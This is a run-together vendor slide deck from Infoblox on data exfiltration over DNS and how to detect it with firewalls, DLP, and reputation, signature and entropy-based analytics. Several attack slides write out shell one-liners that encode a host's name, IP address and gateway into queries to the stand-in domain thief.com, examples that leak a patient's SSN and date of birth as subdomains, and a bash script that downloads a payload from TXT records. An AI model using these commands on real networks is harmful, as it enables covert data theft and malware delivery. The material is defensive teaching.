
Data Exfiltration over DNS Yeo Deng Jie DJ





- Slides: 47
Data Exfiltration over DNS Yeo Deng Jie (DJ) 1 1 July 2016 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

The importance of DNS is a core networking service Io. T explosion will see more reliance on DNS is exploited for malicious activity DC transformation initiatives rely on DNS Every device, application, user, end point, relies on DNS 2 2 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.
Understand Types of DNS Roles • DNS Resolver Machine that performs DNS queries, Mapping Names to IP address • Recursive DNS nameservers are responsible for providing the proper IP address of the intended domain name to the requesting Resolver May perform Iterative Queries or Forwarding • Authoritative DNS nameservers are responsible providing answers to recursive DNS nameservers with the IP “mapping” of the intended domains hosted within. 3 3 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

The Motion of Malware Through Networks Malware uses DNS at every stage Penetration Query malicious domains and report to C &C Infection Exfiltration Download Malware to the infected host Transport the data offsite DNS Server 4 4 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

DNS Involved in most of the kill chain stages Reconnaissance Weaponization DNS Reconnaissance 5 5 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved. Delivery DNS Infiltration DNS DDo. S DNS Tunneling Exploitation DNS Protocol Anomalies DNS Hijacking DNS Exploits Command & Control Actions on the Objective DNS Tunneling DNS Callback DNS Tunneling DNS Exfiltration Internal DNS DDo. S

What are the available DNS Exfiltration Methods? • DNS Tunneling Applications to bypass captive portal as well as proxy/firewalls Anti-Virus updates • Placing Information over TXT Records and other records • Placing Information over DNS Queries 6 6 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

Pure Tunnel Iodine Slow DNS 7 7 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.
Command Control Signaling with DNS hostname | xxd -p Query A -> 6 a 75747465722 d 6 d 62702 e 6 c 6 f 63616 c 0 a. thief. com PTR -> 1. 2. 3. 4 IPv 4 Hostname Gateway ipconfig getifaddr en 0| xxd -p Query A-> 3137322 e 32302 e 31302 e 320 a. thief. com PTR -> 1. 2. 3. 4 route -n get default|grep gateway|cut -d: -f 2|sed 's/^[ t]*//; s/[ t]*$//'|xxd -p Query A-> 3137322 e 32302 e 310 a. thief. com PTR -> 1. 2. 3. 4 8 8 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

Exfiltration One way outbound data transport Classic query style 1234567890123456789012345678901234. thief. com But how can we move real data? How do you see this in monitoring? DDNS update a TXT record (about 4 x data) 12345678901234567890123456789012345678901234567890 123456789012345678901234567890123456789012345678901234. thief. com 9 9 || ©© 2015 Infoblox Inc. All Rights 2013 Infoblox Inc. All Reserved. Rights Reserved.

Data Exfiltration over DNS Queries • Sophisticated (zero-day) • Infected endpoint gets access to file containing sensitive data • It encrypts and converts info into encoded format • Text broken into chunks and sent via DNS using hostname. subdomain or TXT records • Exfiltrated data reconstructed at the other end • Can use spoofed addresses to avoid detection Attacker controller server- thief. com (C&C) C&C commands 10 Infoblox Inc. All Rights 10 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Data INTERNET ENTERPRISE DNS server Data Exfiltration via host/subdomain Simplified/unencrypted example: Mary. Smith. foo. thief. com SSN-543112197. foo. thief. com DOB-04 -10 -1999. foo. thief. com MRN 100045429886. foo. thief. com Name. Mary. Smith. foo. thief. com MRN 100045429886. foo. thief. com DOB 10191952. foo. thief. com Infected endpoint

Infiltration Downloader Script #!/bin/bash error='; ; connection timed out; no servers could be reached' i=0 echo ''> output. b 64 while : do RESP=`dig +short $i. $1 TXT | cut -d'"' -f 2` if [ "$RESP" = "$error" ]; then echo "Timeout - done" break fi echo -ne $RESP >> output. b 64 echo $RESP i=$((i+1)) done cat output. b 64 | base 64 -d > output 11 Infoblox Inc. All Rights 11 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. 4 TXT records 23212 f 62696 e 2 f 62617368206572726 f 723 d 5 c 273 b 3 b 20636 f 6 e 6 e 656374696 f 6 e 2074696 d 6564206 f 75743 b 206 e 6 f 2073657 27665727320636 f 756 c 6420626520726561636865645 c 2720 693 d 30206563686 f 205 c 273 e 206 f 75747075742 e 6236 34207768696 c 65203 a 20646 f 202020524553503 d 606469672 02 b 73686 f 72742024692 e 243120545854207 c 20637574202 d 645 c 275 c 225 c 27202 d 662032602020206966205 b 205 c 22245 24553505 c 22203 d 205 c 22246572726 f 725 c 22205 d 3 b 202020 7468656 e 2020206563686 f 205 c 2254696 d 656 f 7574202 d 20646 f 6 e 655 c 22202020627265616 b 202020666920202 06563686 f 202 d 6 e 65202452455350203 e 3 e 206 f 7574707574 2 e 6236342020206563686 f 202452455350202020693 d 2428 28692 b 31292920646 f 6 e 6520636174206 f 75747075742 e 623 634207 c 20626173653634202 d 64203 e 206 f 7574707574

What Next Generation Firewall covers? Features What it does for DNS? Vulnerability Protection/Intrusion Prevention • • Scans for Vulnerabilities on DNS operating systems Protect using common signature match for amplification attacks using basic rate limiting URLs/Domains Feeds • Prevention on Blacklist on Known C&C, Exfiltration or Reputation Advance Persistence Threat Protection • After detecting a malware payload downloaded, updates URLs/Domains feeds on blacklist domain and prevention on further download on same file DNS Sink holing • Purely to solve actual client IP address visibility Regular Expression Scans on Possible DLP • Using Regular Expression to do keywords and file classification scanning and block it. Ports and Protocols based on Application • Application compliant DNS only to pass through firewall 12 Infoblox Inc. All Rights 12 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Malware always tries to avoids your perimeter security Sources from “”Seculert’s New Dyre Version- Yet Another Malware Evading Sandboxes” 13 Infoblox Inc. All Rights 13 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

What DLP covers? Features What it does for DNS? Standard Protocol White List • Only allows standard protocols Tools • Restriction on tools used on endpoints Behavior detection • Block traffic on generating unnecessary behaviors Keyword Prevention • Block keyword based on intentional or unintentional file based transfer or communication based like email or messager 14 Infoblox Inc. All Rights 14 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Demo on Data Breach over DNS queries 15 Infoblox Inc. All Rights 15 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
DNS Exfiltration (Data Breach) Setup DNS Exfiltration Success Compromised Laptop or Data Exfiltration Methods 1. A simple file or encrypted file 16 Infoblox Inc. All Rights 16 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Recursive DNS 2. Using Base 64 Encoding and pipe individual lines to a domain Authoritative DNS Server askdj. party 3. Perform query to these new nonexistence domain Example: 54686520446 f 6 d 61696 e 204 e 616 d 6520537 97374656 d 2028444 e 53292069. askdj. party 732074686520496 e 7465726 e 6574 e 280997 3207374616 e 64617264206 e 61. askdj. party 4. askdj. party name server to log all the queries to it and converts back to a file
So what can we do? 17 Infoblox Inc. All Rights 17 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.


Anomaly Detection How are threats detected? Signature Reputation Behavior THREAT 18 Infoblox Inc. All Rights 18 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Reputation Based Threat Detection Reputation is known to be a ubiquitous, spontaneous, and simple mechanism of control 19 Infoblox Inc. All Rights 19 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Threat Detection Using reputation to detect threat Signature Reputation Behavior THREAT 20 Infoblox Inc. All Rights 20 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Reputation is about research 21 Infoblox Inc. All Rights 21 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Reputation The Good and the Bad … and the Ugly Good Bad Ugly Known bad actors Zero Day exploits False positive Easy distribution Insider attacks Inefficiency Large lists Nonadaptive Sample size 22 Infoblox Inc. All Rights 22 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Signature Based Threat Detection Signature is known to be a well established and highly credible mechanism 23 Infoblox Inc. All Rights 23 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Threat Detection Using signature to detect threat Signature Reputation Behavior THREAT 24 Infoblox Inc. All Rights 24 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Signature Conceptually … 25 Infoblox Inc. All Rights 25 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Signature Conceptually … 26 Infoblox Inc. All Rights 26 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Signature The Good and the Bad … and the Ugly Good Bad Ugly Lightweight Longer lead times Dedicated resources Very accurate Not as good for Zero Day Inflexibility Simple to Implement Non-adaptive Limited deployments 27 Infoblox Inc. All Rights 27 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Behavior is about analytics, building baseline and looking for anomalies 28 Infoblox Inc. All Rights 28 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Threat Detection Using behavior to detect threat Signature Reputation Behavior THREAT 29 Infoblox Inc. All Rights 29 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Behavior Conceptually … 30 Infoblox Inc. All Rights 30 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Behavior The Good and the Bad … and the Ugly Good Bad Ugly Fewer “unknowns” False positives CPU intense Adaptive One Size fits many Specialized Pervasive Doesn’t know what it doesn’t see It’s all math under the covers 31 Infoblox Inc. All Rights 31 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Possible Data Breach Protection 32 Infoblox Inc. All Rights 32 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.

Using Real-time Streaming Analytics • Detects sophisticated data exfiltration techniques which don’t have well known signatures (zero day) - Models the behavior of DNS queries - Looks at TXT records, A, AAAA records - Detects presence of data using lexical and temporal analysis - Automatically adds destinations to internal RPZ feed - Scales protection to all parts of the network 33 Infoblox Inc. All Rights 33 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Entropy Size Analysis Model Frequency N-Gram Lexical

How the Analytics Model Works Entropy • Does the request contain lots of information? Adds to score Frequency/Size • It is unusual to send many different requests to the same external domain. Adds to score • • Lexical Analysis • Does it appear to be encoded or encrypted? Adds to score n-Gram Analysis • Does the request contain words in a language? Subtracts from score Proprietary methods • False positive mitigation • Other indicators and factors Adjusts score Analytics algorithms are sophisticated and complex Simplifying greatly, certain attributes add to a threat score, others subtract from it All attributes are evaluated and weighted After all attributes are evaluated, a final score will classify a request as exfiltration or not • If the finding is exfiltration, the destination DNS server is added to a special RPZ zone that contains the block, log, redirect policy 34 Infoblox Inc. All Rights 34 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
Infoblox DNS Firewall with Threat Insight Exfiltration Domains INTERNET Malware/APT INTRANET Blocked communication attempt sent to Syslog Malware attempt to perform DNS Exfiltration infected device brought into the office. 1 An Malware attempt to perform exfiltration. Insight analyzes every single DNS queries and 2 Threat detect DNS Exfiltration attempts. A new blacklist domain created to block the attempt using DNS Firewall. 3 Pinpoint. Infoblox Reporting lists DNS Firewall and Tunneling action as well as the: • • • 35 Infoblox Inc. All Rights 35 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Device IP address Device MAC address Device type (DHCP fingerprint) Device host name Device lease history
Demo on DNS Data Breach Protection 36 Infoblox Inc. All Rights 36 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
DNS Exfiltration (Data Breach) Lab Setup DNS Exfiltration Success Compromised Laptop or Data Exfiltration Methods 37 Infoblox Inc. All Rights 37 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved. Recursive DNS Infoblox DNS with Threat Insight Authoritative DNS Server
Questions? 38 Infoblox Inc. All Rights 38 | | ©© 2015 2013 Infoblox Inc. All Reserved. Rights Reserved.
